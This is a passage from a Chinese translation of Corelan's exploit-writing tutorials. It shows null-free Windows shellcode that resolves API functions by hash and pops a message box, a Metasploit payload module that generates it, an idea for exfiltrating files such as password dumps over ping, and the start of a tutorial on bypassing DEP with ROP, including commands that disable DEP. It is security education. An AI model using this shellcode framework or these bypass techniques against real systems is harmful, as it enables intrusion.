mov eax,    [ebp    +    0x3c]           ;skip over MSDOS header
mov edx,    [ebp    +    eax    +    0x78] ;go to export table and put relative address
                                         ;in edx
```

```
add edx,    ebp                         ;add base address to it.
                                          ;edx = absolute address of export table
mov ecx,    [edx    +    0x18]          ;set up counter ECX
                                          ;(how many exported items are in array ?)
mov ebx,    [edx    +    0x20]          ;put names table relative offset in ebx
add ebx,    ebp                         ;add base address to it.
                                          ;ebx = absolute address of names table

find_function_loop:
jecxz    find_function_finished      ;if ecx=0, then last symbol has been checked.
                                          ;(should never happen)
                                          ;unless function could not be found
dec ecx                                  ;ecx=ecx-1
mov esi,    [ebx    +    ecx    *    4]    ;get relative offset of the name associated
                                          ;with the current symbol
                                          ;and store offset in esi
add esi,    ebp                         ;add base address.
                                          ;esi = absolute address of current symbol

compute_hash:
xor edi,    edi                         ;zero out edi
xor eax,    eax                         ;zero out eax
cld                                      ;clear direction flag.
                                          ;will make sure that it increments instead of
                                          ;decrements when using lods*
compute_hash_again:
lodsb                                    ;load bytes at esi (current symbol name)
                                          ;into al, + increment esi
test al,    al                          ;bitwise test :
                                          ;see if end of string has been reached
jz    compute_hash_finished             ;if zero flag is set = end of string reached
ror edi,    0xd                         ;if zero flag is not set, rotate current
                                          ;value of hash 13 bits to the right
add edi,    eax                         ;add current character of symbol name
                                          ;to hash accumulator
jmp compute_hash_again                   ;continue loop
compute_hash_finished:

find_function_compare:
cmp edi,    [esp    +    0x28]          ;see if computed hash matches requested hash
                                         ; (at esp+0x28)
                                          ;edi = current computed hash
                                          ;esi = current function name (string)
```

```
jnz find_function_loop                  ;no match, go to next symbol
mov ebx,    [edx    +    0x24]             ;if match : extract ordinals table
                                           ;relative offset and put in ebx
add ebx,    ebp                            ;add base address.
                                           ;ebx = absolute address of ordinals address table
mov cx,    [ebx    +    2    *    ecx]     ;get current symbol ordinal number (2 bytes)
mov ebx,    [edx    +    0x1c]             ;get address table relative and put in ebx
add ebx,    ebp                            ;add base address.
                                           ;ebx = absolute address of address table
mov eax,    [ebx    +    4    *    ecx]    ;get relative function offset from its ordinal
                                           ;and put in eax
add eax,    ebp                            ;add base address.
                                           ;eax = absolute address of function address
mov [esp    +    0x1c],    eax             ;overwrite stack copy of eax so popad
                                           ;will return function address in eax
find_function_finished:
popad                                      ;retrieve original registers.
                                           ;eax will contain function address
ret

;=====================================================================
;==================== MAIN APPLICATION ================================
;=====================================================================
start_main:
      mov dl,0x08
      sub esp,edx              ;allocate space on stack to store 2 things :
                                   ;in this order : ptr to LoadLibraryA, ExitProc
      mov ebp,esp                ;set ebp as frame ptr for relative offset
                                   ;so we will be able to do this:
                                   ;call ebp+4      = Execute LoadLibraryA
                                   ;call ebp+8      = Execute ExitProcess
      mov edx,eax          ;save base address of kernel32 in edx
;get first hash and retrieve function address
;LoadLibrary
      push 0xEC0E4E8E
      push edx
      call find_function
      ;put function address on stack (ebx+04)
      mov [ebp+0x4],eax
       ;get second hash and retrieve function address
            ;for ExitProcess
            ;base address of kernel32 is now at esp, so we can do this
```

```
 mov ebx,0x73E2D87E
      xchg ebx, dword [esp]
      push edx
      call find_function
      ;store functiona address at ebx+08
      mov [ebp+0x8],eax
      ;do loadlibrary first - so first put pointer to string user32.dll to stack
      PUSH 0xFF206c6c
      PUSH 0x642e3233
      PUSH 0x72657375
      ;overwrite space with null byte
      ;we'll use null byte at bl
      mov [esp+0xA],bl
      ;put pointer to string on top of stack
      mov esi,esp
      push esi
      ;pointer to "user32.dll" is now on top of stack, so just call LoadLibrary
      call [ebp+0x4]
      ; base address of user32.dll is now in eax (if loaded correctly)
      mov edx,eax
      ; put it on stack
      push eax
;find the MessageBoxA function
      mov ebx, 0xBC4DA2A8
      xchg ebx, dword [esp]    ;esp = base address of user32.dll
      push edx
      call find_function
;function address should be in eax now
;we'll keep it there
;get pointer to title
      PUSH 0xFF6e616c
      PUSH 0x65726f43
      xor ebx,ebx
      mov [esp+0x7],bl    ;terminate with null byte
      mov ebx,esp    ;ebx now points to Title string

;get pointer to Text
      PUSH 0xFF206e61
      PUSH 0x6c65726f
      PUSH 0x43207962
      PUSH 0x2064656e
      PUSH 0x7770206e
```


```
PUSH 0x65656220
        PUSH 0x65766168
        PUSH 0x20756f59
        xor ecx,ecx
        mov [esp+0x1F],cl    ;terminate with null byte
        mov ecx,esp

;now push parameters to the stack
        xor edx,edx                ;zero out edx
        push edx                   ;put 0 on stack
        push ebx                   ;put pointer to Title on stack
        push ecx                   ;put pointer to Text on stack
        push edx                   ;put 0 on stack
        call eax                   ;call MessageBoxA(0,Text,Title,0)

;ExitFunc
        xor eax,eax
                ;zero out eax
        push eax                   ;put 0 on stack
        call [ebp+8]               ;ExitProcess(0)
```

转化为字节码：

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe"
                        corelanmsgbox.asm -o
                                corelanmsgbox.bin

C:\shellcode>perl pveReadbin.pl corelanmsgbox.bin
Reading corelanmsgbox.bin
Read 283 bytes

"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31"
"\xd2\xb2\x7a\x31\xc9\x64\x8b\x71"
"\x30\x8b\x76\x0c\x8b\x76\x1c\x8b"
"\x46\x08\x8b\x7e\x20\x8b\x36\x38"
"\x4f\x18\x75\xf3\x59\x01\xd1\xff"
"\xe1\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x54\x05\x78\x01\xea\x8b"
"\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"
"\x37\x49\x8b\x34\x8b\x01\xee\x31"
"\xff\x31\xc0\xfc\xac\x84\xc0\x74"
"\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1"
"\xff\xff\xff\x3b\x7c\x24\x28\x75"
"\xde\x8b\x5a\x24\x01\xeb\x66\x8b"
```

```
"\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"
"\x04\x8b\x01\xe8\x89\x44\x24\x1c"
"\x61\xc3\xb2\x08\x29\xd4\x89\xe5"
"\x89\xc2\x68\x8e\x4e\x0e\xec\x52"
"\xe8\x9c\xff\xff\xff\x89\x45\x04"
"\xbb\x7e\xd8\xe2\x73\x87\x1c\x24"
"\x52\xe8\x8b\xff\xff\xff\x89\x45"
"\x08\x68\x6c\x6c\x20\xff\x68\x33"
"\x32\x2e\x64\x68\x75\x73\x65\x72"
"\x88\x5c\x24\x0a\x89\xe6\x56\xff"
"\x55\x04\x89\xc2\x50\xbb\xa8\xa2"
"\x4d\xbc\x87\x1c\x24\x52\xe8\x5e"
"\xff\xff\xff\x68\x6c\x61\x6e\xff"
"\x68\x43\x6f\x72\x65\x31\xdb\x88"
"\x5c\x24\x07\x89\xe3\x68\x61\x6e"
"\x20\xff\x68\x6f\x72\x65\x6c\x68"
"\x62\x79\x20\x43\x68\x6e\x65\x64"
"\x20\x68\x6e\x20\x70\x77\x68\x20"
"\x62\x65\x65\x68\x68\x61\x76\x65"
"\x68\x59\x6f\x75\x20\x31\xc9\x88"
"\x4c\x24\x1f\x89\xe1\x31\xd2\x52"
"\x53\x51\x52\xff\xd0\x31\xc0\x50"
"\xff\x55\x08";

Number of null bytes : 0
```

哈--很好



这个改进的代码会对 Metasploit 上的模块有什么影响？好的，它增加了一点复杂度因为我们不得不在运行时写入字符串和 null 字节...但是那不是一个障碍，因为你可以用 ruby 写出所有的智慧并且动态打造 payload：

```
##
# $Id: messagebox.rb 2 2010-02-26 00:28:00:00Z corelanc0d3r & rick2600 $
##

require 'msf/core'
module Metasploit3

include Msf::Payload::Windows
include Msf::Payload::Single

   def initialize(info = {})
         super(update_info(info,
          'Name'                 => 'Windows Messagebox with custom title and text',
          'Version'              => '$Revision: 2 $',
          'Description'      => 'Spawns MessageBox with a customizable title & text',
          'Author'               => [ 'corelanc0d3r - peter.ve[at]corelan.be',
                                      'rick2600 - ricks2600[at]gmail.com' ],
          'License'              => BSD_LICENSE,
          'Platform'           => 'win',
          'Arch'                 => ARCH_X86,
          'Privileged'        => false,
          'Payload'             =>
                    {
                     'Offsets' => { },
'Payload' =>        "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31"+
                                        "\xd2\xb2\x7a\x31\xc9\x64\x8b\x71"+
                                        "\x30\x8b\x76\x0c\x8b\x76\x1c\x8b"+
                                        "\x46\x08\x8b\x7e\x20\x8b\x36\x38"+
                                        "\x4f\x18\x75\xf3\x59\x01\xd1\xff"+
                                        "\xe1\x60\x8b\x6c\x24\x24\x8b\x45"+
                                        "\x3c\x8b\x54\x05\x78\x01\xea\x8b"+
                                        "\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"+
                                        "\x37\x49\x8b\x34\x8b\x01\xee\x31"+
                                        "\xff\x31\xc0\xfc\xac\x84\xc0\x74"+
                                        "\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1"+
                                        "\xff\xff\xff\x3b\x7c\x24\x28\x75"+
                                        "\xde\x8b\x5a\x24\x01\xeb\x66\x8b"+
                                        "\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"+
                                        "\x04\x8b\x01\xe8\x89\x44\x24\x1c"+
                                        "\x61\xc3\xb2\x08\x29\xd4\x89\xe5"+
                                        "\x89\xc2\x68\x8e\x4e\x0e\xec\x52"+
                                        "\xe8\x9c\xff\xff\xff\x89\x45\x04"+
                                        "\xbb\x7e\xd8\xe2\x73\x87\x1c\x24"+
```


```
"\x52\xe8\x8b\xff\xff\xff\x89\x45"+
                                        "\x08\x68\x6c\x6c\x20\xff\x68\x33"+
                                        "\x32\x2e\x64\x68\x75\x73\x65\x72"+
                                        "\x88\x5c\x24\x0a\x89\xe6\x56\xff"+
                                        "\x55\x04\x89\xc2\x50\xbb\xa8\xa2"+
                                        "\x4d\xbc\x87\x1c\x24\x52\xe8\x5e"+
                                        "\xff\xff\xff"
                                }
                                ))

                        # EXITFUNC : hardcoded to ExitProcess :/
                        deregister_options('EXITFUNC')

                        # Register command execution options
                        register_options(
                                [
                                  OptString.new('TITLE', [ true,
                                                "Messagebox Title (max 255 chars)" ]),
                                  OptString.new('TEXT', [ true,
                                                "Messagebox Text" ])
                                  ], self.class)
                end

        #
        # Constructs the payload
        #
        def generate
          strTitle = datastore['TITLE']
           if (strTitle)
#================Process Title===================================
            strTitle=strTitle+"X"
            iTitle=strTitle.length
            if (iTitle < 256)
               iNrLines=iTitle/4
               iCheckChars = iNrLines * 4
               strSpaces=""
               iSniperTitle=iTitle-1
               if iCheckChars != iTitle then
                  iTargetChars=(iNrLines+1)*4
                  while iTitle < iTargetChars
                     strSpaces+=" "              #add space
                     iTitle+=1
```

```
end
            end
            strTitle=strTitle+strSpaces      #title is now 4 byte aligned
                                                #and string ends with X
                                                #at index iSniperTitle

            #push Title to stack
            #start at back of string
            strPushTitle=""
            strLine=""
            icnt=strTitle.length-1
            icharcnt=0
            while icnt >= 0
               thisChar=strTitle[icnt,1]
               strLine=thisChar+strLine
               if icharcnt < 3
                 icharcnt+=1
               else
                 strPushTitle=strPushTitle+"h"+strLine        #h = \68 = push
                 strLine=""
                 icharcnt=0
               end
               icnt=icnt-1
            end
#generate opcode to write null byte
            strWriteTitleNull="\x31\xDB\x88\x5C\x24"
            strWriteTitleNull += iSniperTitle.chr + "\x89\xe3"

            #================Process Text================================
            #cut text into 4 byte push instructions
            strText = datastore['TEXT']
            strText=strText+"X"
            iText=strText.length
            iNrLines=iText/4
            iCheckChars = iNrLines * 4
            strSpaces=""
            iSniperText=iText-1
            if iCheckChars != iText then
               iTargetChars=(iNrLines+1)*4
               while iText < iTargetChars
                     strSpaces+=" "               #add space
                     iText+=1
```


```
end
            end
            strText=strText+strSpaces      #text is now 4 byte aligned
                                                #and string ends with X
                                                #at index iSniperTitle

          #push Text to stack
          #start at back of string
          strPushText=""
          strLine=""
          icnt=strText.length-1
          icharcnt=0
          while icnt >= 0
            thisChar=strText[icnt,1]
            strLine=thisChar+strLine
            if icharcnt < 3
                icharcnt+=1
            else
                strPushText=strPushText+"h"+strLine    #h = \68 = push
                strLine=""
                icharcnt=0
            end
            icnt=icnt-1
          end
 #generate opcode to write null byte
          strWriteTextNull="\x31\xc9\x88\x4C\x24"
          strWriteTextNull += iSniperText.chr + "\x89\xe1"

          #build payload
          payload_data = module_info['Payload']['Payload']
          payload_data += strPushTitle + strWriteTitleNull
          payload_data += strPushText + strWriteTextNull
          trailer_data = "\x31\xd2\x52"
          trailer_data += "\x53\x51\x52\xff\xd0\x31\xc0\x50"
          trailer_data += "\xff\x55\x08"
          payload_data += trailer_data

          return payload_data
        else
          raise ArgumentError, "Title should be 255 characters or less"
          end
      end
    end
end
```

试一下：

```
./msfpayload windows/messagebox
        TEXT="You have been owned by Corelan"
        TITLE="Oops - what happened ?" C

/*
 * windows/messagebox - 303 bytes
 * http://www.metasploit.com
 * TEXT=You have been owned by Corelan, TITLE=Oops - what
 * happened ?
 */
unsigned char buf[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x7a\x31\xc9\x64\x8b"
"\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
"\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
"\x20\x01\xeb\xe3\x37\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
"\xfc\xac\x84\xc0\x74\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1\xff\xff"
"\xff\x3b\x7c\x24\x28\x75\xde\x8b\x5a\x24\x01\xeb\x66\x8b\x0c"
"\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec"
"\x52\xe8\x9c\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87"
"\x1c\x24\x52\xe8\x8b\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20"
"\xff\x68\x33\x32\x2e\x64\x68\x75\x73\x65\x72\x88\x5c\x24\x0a"
"\x89\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87"
"\x1c\x24\x52\xe8\x5e\xff\xff\xff\x68\x20\x3f\x58\x20\x68\x65"
"\x6e\x65\x64\x68\x68\x61\x70\x70\x68\x68\x61\x74\x20\x68\x20"
"\x2d\x20\x77\x68\x4f\x6f\x70\x73\x31\xdb\x88\x5c\x24\x16\x89"
"\xe3\x68\x61\x6e\x58\x20\x68\x6f\x72\x65\x6c\x68\x62\x79\x20"
"\x43\x68\x6e\x65\x64\x20\x68\x6e\x20\x6f\x77\x68\x20\x62\x65"
"\x65\x68\x68\x61\x76\x65\x68\x59\x6f\x75\x20\x31\xc9\x88\x4c"
"\x24\x1e\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50"
"\xff\x55\x08";
```



（甚至在 Windows Vista 和 Windows 7 下工作地很漂亮）



（多谢 Jacky 的截屏）

当你能用现成的高质量代码时就用--但是当你不得不时要时刻准备有创造力

我很想将你的注意力吸引到一些好的并且有创造力的 shellcode 例子，最近由 Didier Stevens 发布的。
例子 1：从 vba 代码中加载 dll，没有接触硬盘或者显示一个新的进程:-)

http://blog.didierstevens.com/2010/01/28/quickpost-shellcode-to-load-a-dll-from-memory/

例子 2：ping shellcode

http://blog.didierstevens.com/2010/02/22/ping-shellcode/

很明白第一个例子的附加值是什么。那第二个呢？ping shellcode？

好的，思考下我们能对它做些什么。

如果一个你正在攻击的远程主机没有通过任何端口连接网络...但是如果它能 ping 通，你依然可以利用这个来转移任意文件回来...只要写些读取文件的 shellcode，并且用文件的目录（一行接一行）作为 payload，通过一系列的 ping。Ping 回来（你自己或者 ping 一个你能嗅探 icmp 数据包的特殊主机），你就可以读文件的目录。（例子：写一个会做 pwddump 的 shellcode，然后通过 ping 将输出传送回来）。

Exploit 编写系列教程第十篇：用 ROP 束缚 DEP-酷比魔方

译：看雪论坛-dragonltx-2010-9-20

介绍

在我完成我前面的 exploit 相关教程之后三个月，我最终找了些时间和精力来开始写一篇新的文章。

在前面的教程中，我已经解释了基于栈溢出的基础和怎样执行任意的代码。我讨论了 direct ret 溢出，基于 SEH 的 exploit，Unicode 和其他的字符限制条件，运用调试器插件来加速 exploit 的开发，怎样绕过常用的内存保护机制和怎样写你自己的 shellcode。

然而第一个教程是写来引导人们学习 exploit 开发的基础，从乱写开始（主要是为了照顾那些不懂 exploit 开发的人们），你很可能发现最近的教程大体上继续在这些基础上下功夫，并且需要牢固的 asm 知识，创造力的思想，和一些 exploit 写作的经验。

今天的教材是不一样的。我将继续在我们已经在前面的教程中见过和学到的知识上更上一步。这需要一些一些要求：
1、你需要掌握基于栈溢出的利用技术（direct RET，SEH，等等）。我假设你已经具备了。
2、你需要一些 asm 知识。不要担心。即使你的知识只是能够明白特定指令的作用，你也将可能读懂这篇教程。但是当你想自己打造自己的 rop exploit/应用 rop 技术，当你需要完成一个特定的任务时，你需要能够写 asm/认出 asm 指令。总之，在某种程度上，你能够在写 rop 链和写通用的 shellcode 之间进行比较，因此我猜你已经有了一定水准的 asm 编写水平。
3、你需要知道怎样用 Immunity Debugger。设置断点，单步执行，修改寄存器和栈上的值。
4、你需要知道栈是如何工作的，数据是怎样入栈的，出栈的，寄存器是怎样工作的并且怎样使寄存器和栈之间互相影响。这是开始写 ROP 所必须的。
5、如果你没有掌握基于栈溢出利用的基础，那么这文章不适合你。我将试着解释并且尽可能好的写出所有的步骤，但是为了避免以一篇很长的文章结束，我将会假设你知道基于栈溢出的原理和利用方法。

在这系列的文章 6 中 http://www.corelan.be:8800/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/，我已经解释了一些技术来绕过内存保护系统。今天，我将精心阐述这些保护机制中的一个，叫做 DEP。（更确切地说，我将讨论硬件 DEP（NX/XD）和怎样绕过它）。在教程 6 中你可以读到，有 2 中主要的保护机制...首先，开发者能够利用很多技术（安全编码，栈 cookies，safeseh，等等）。大多数的编译器和链接器现在默认使用这些特征（除了“安全编码”，这不是课程的一个特征），这是很不错的。很悲哀，还有相当多数量的应用程序没有利用保护措施，依靠其他的保护机制。我想你会同意还有很多的开发者没有将安全编码应用到他们的所有代码中。更重要的是（是事情更糟），一些开发者开始依靠 OS 的保护机制（看下面），并且不关心安全编码。

这将我们带到保护的第二层，所有最近版本的 Windows 操作系统的一部分：ASLR（地址空间布局随机化）和 DEP（数据执行保护）。

ASLR 将使栈，堆，模块基地址随机化，使它很难被“预测”（甚至硬编码）地址/内存位置，因此，使黑客很难打造可靠的 exploit。DEP（在这个教程里我指硬件 DEP）将会基本上阻止代码在栈上执行（这是所有前面教程所做的）。

ASLR 和 DEP 的结合已经证明了在大多数情况下是有效的（但是，今天你将会学到的，在特定环境下还是可以被绕过的）。

简言之，应用程序 bug/缓冲区溢出不会自动魔幻地消失，将会不可能消失，并且编译器/链接器不是一直对所有的模块都适用。这意味着 ASLR 和 DEP 是我们最后的防御层。ASLR 和 DEP 是所有最近 OS 的一部分，因此，很自然地可以看到攻击/绕过这两种保护机制已经成为黑客和研究者的重要目标。

在教程里用来绕过 DEP 的技术不是最新的技术。它基于 ret-to-libc 的思想并且被烙上“ROP”的印记，是“Return Oriented Programming”的简称。

我已经在教程 6 中讨论了 ret-to-libc 的思想，实际上，在教程 6 中解释的 NtSetInformationProcess 技术是 ROP 的一个例子。

在过去的几年/几月，用 ROP 绕过 DEP 的新技术已经写出来了。这个教程做的就是简单地将所有的信息聚集起来并且解释他们是怎样用来在 win32 系统上绕过 EDP 的。

在看 DEP 是什么，怎样绕过它之前，有一件很重要的事要记住::
在所有的前面教程中，我们的 shellcode（包括定位代码等等）是放在栈或者堆上，并且试着用可靠的方法来跳到代码处并执行。

由于硬件 DEP 的使用，我们不能再栈上执行一条指令。你可以在栈上弹入并且弹出数据，但是我们不能跳到栈中执行代码。在没有绕过/禁掉 DEP 时不行。

记住。

Win32 世界中的硬件 DEP

硬件 DEP 利用了在 DEP 兼容的 CPU 的 NX（“无执行页保护”，AMD 规格）或者 XD（“不能执行”，intel 规格）位，并且将特定部分的内存（只能包含数据，比如说默认堆，栈，内存池）标记为不可执行。

当尝试在一个 DEP 保护的数据页执行代码时，将会发生访问拒绝（STATUS_ACCESS_VIOLATION（0xc0000005））。在大部分情况下，这会导致进程结束（没有处理的异常）。事实上，当一个开发者决定他想允许代码在一个特定的内存页中运行，他将不得不分配内存然后标记为可执行。

在 Windows XP SP2 和 Windows Server 2003 SP1 引入了硬件 DEP 的支持，并且是这两种版本之后的所有 Windows 操作系统的一部分。

DEP 作用在每个虚拟内存页面并且会改变 PTE（页表入口点）上的一位来标记页面。

为了使 OS 用这个特征，处理器必须运行在 PAE 模式（物理地址扩展）。幸运地，Windows 默认开启 PAE。（64 位的系统是知道“Address Windowing Extensions”（AWE），因此也不需要在 64 位上有一个分离的 PAE 内核）。

DEP 在 Windows 操作系统中表现的方式是基于一个能够配置成下列值中的一个的环境：
●OptIn：只有有限的一些 windows 系统模块/二进制程序是受 DEP 保护的。
●OptOut：所有在 Windows 系统上的程序，进程，服务都是受保护的，除了在例外列表中的进程。
●AlwaysOn：所有在 Windows 系统上的程序，进程，服务都是受保护的。没有例外。
●AlwaysOff：DEP 被关掉。

除了这四个模式之外，MS 实现了一种叫做“永久的 DEP”机制，用 SetProcessDEPPolicy（PROCESS_DEP_ENABLE）来确保进程是启用 DEP 的。在 Vista（并且之后的）上，这个“永久”的标记是自动对所有的可执行文件（用/NXCOMPAT 选项）设置的。当标记被设置，那么改变 DEP 策略可能只能用 SetProcessDEPPolicy 技术（看后面）。

你可以在 http://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx 和 http://blogs.msdn.com/b/michael_howard/archive/2008/01/29/new-nx-apis-added-to-windows-vista-sp1-windows-xp-sp3-and-windows-server-2008.aspx 找到更多有关 SetProcessDEPPolicy 的信息。

对不同版本的 Windows 操作系统的默认设置是：
●Windows XP SP2，XP SP3,Vista SP0：OptIn（XP SP3 也有永久的 DEP）
●Windows Vista SP1：OptIn+AlwaysOn（+永久的 DEP）
●Windows 7：OptOut+AlwaysOn（永久的 DEP）
●Windows Server 2003 SP1 和更高的：OptOut
●Windows Server 2008 和更高的：OptOut+AlwaysOn（+永久的 DEP）

在 XP 和 2003 server 上，DEP 行为可以通过 boot.ini 的参数来改变。只要简单地在这行的末尾加上下面的参数（引用你的 OS 启动配置）：

```
/noexecute=policy
```

（这里“policy”可以是 OptIn，OptOut，AlwaysOn 或者 AlwaysOff）
在 Vista/Windows 2008/Windows 7，你能用 bcdedit 命令来改变设置：

```
bcdedit.exe /set nx OptIn
bcdedit.exe /set nx OptOut
bcdedit.exe /set nx AlwaysOn
bcdedit.exe /set nx AlwaysOff
```

你可以通过运行“bcdedit”来得到目前的状态然后看下 nx 的值
一些关于硬件 DEP 的链接：
●http://support.microsoft.com/kb/875352
●http://en.wikipedia.org/wiki/Data_Execution_Prevention
●http://msdn.microsoft.com/en-us/library/aa366553(VS.85).aspx

绕过 DEP--构建模块

正如在介绍中陈述的，当硬件 DEP 启用时，你不能只是跳到你的在栈上的 shellcode，因为它不会执行。相反，它将会触发一个访问违例并且很可能会结束进程。

在那个的顶部，每个特殊的 DEP 设置（OptIn,OptOut,AlwaysOn,AlwaysOff）和永久的 DEP 的影响（或者缺席）将需要一个特殊的方法和技术。

因此，我们的选择是什么？

好的，由于我们不能在栈上执行我们自己的代码，我们唯一能做的事是从已经加载的模块中执行现有的指令/调用现有的函数，然后用栈上的数据作为这些函数/指令的参数。

这些现有的函数会提供给我们这些选择
●执行命令（举个例子，WinExec-典型的“ret-to-libc）
●将包含你的 shellcode 的页面（例如栈）标记为可执行（如果可以通过主动的 DEP 策略来使它运行执行）然后跳到那里
●将数据拷贝到可执行区域然后跳到那里(我们可能要分配内存然后首先将那个区域标记为可执行）
●在运行 shellcode 之前改变当前进程的 DEP 设置

当前的主动的 DEP 策略和设置将几乎支配你不得不在某些情况下用来绕过 DEP 的技术。

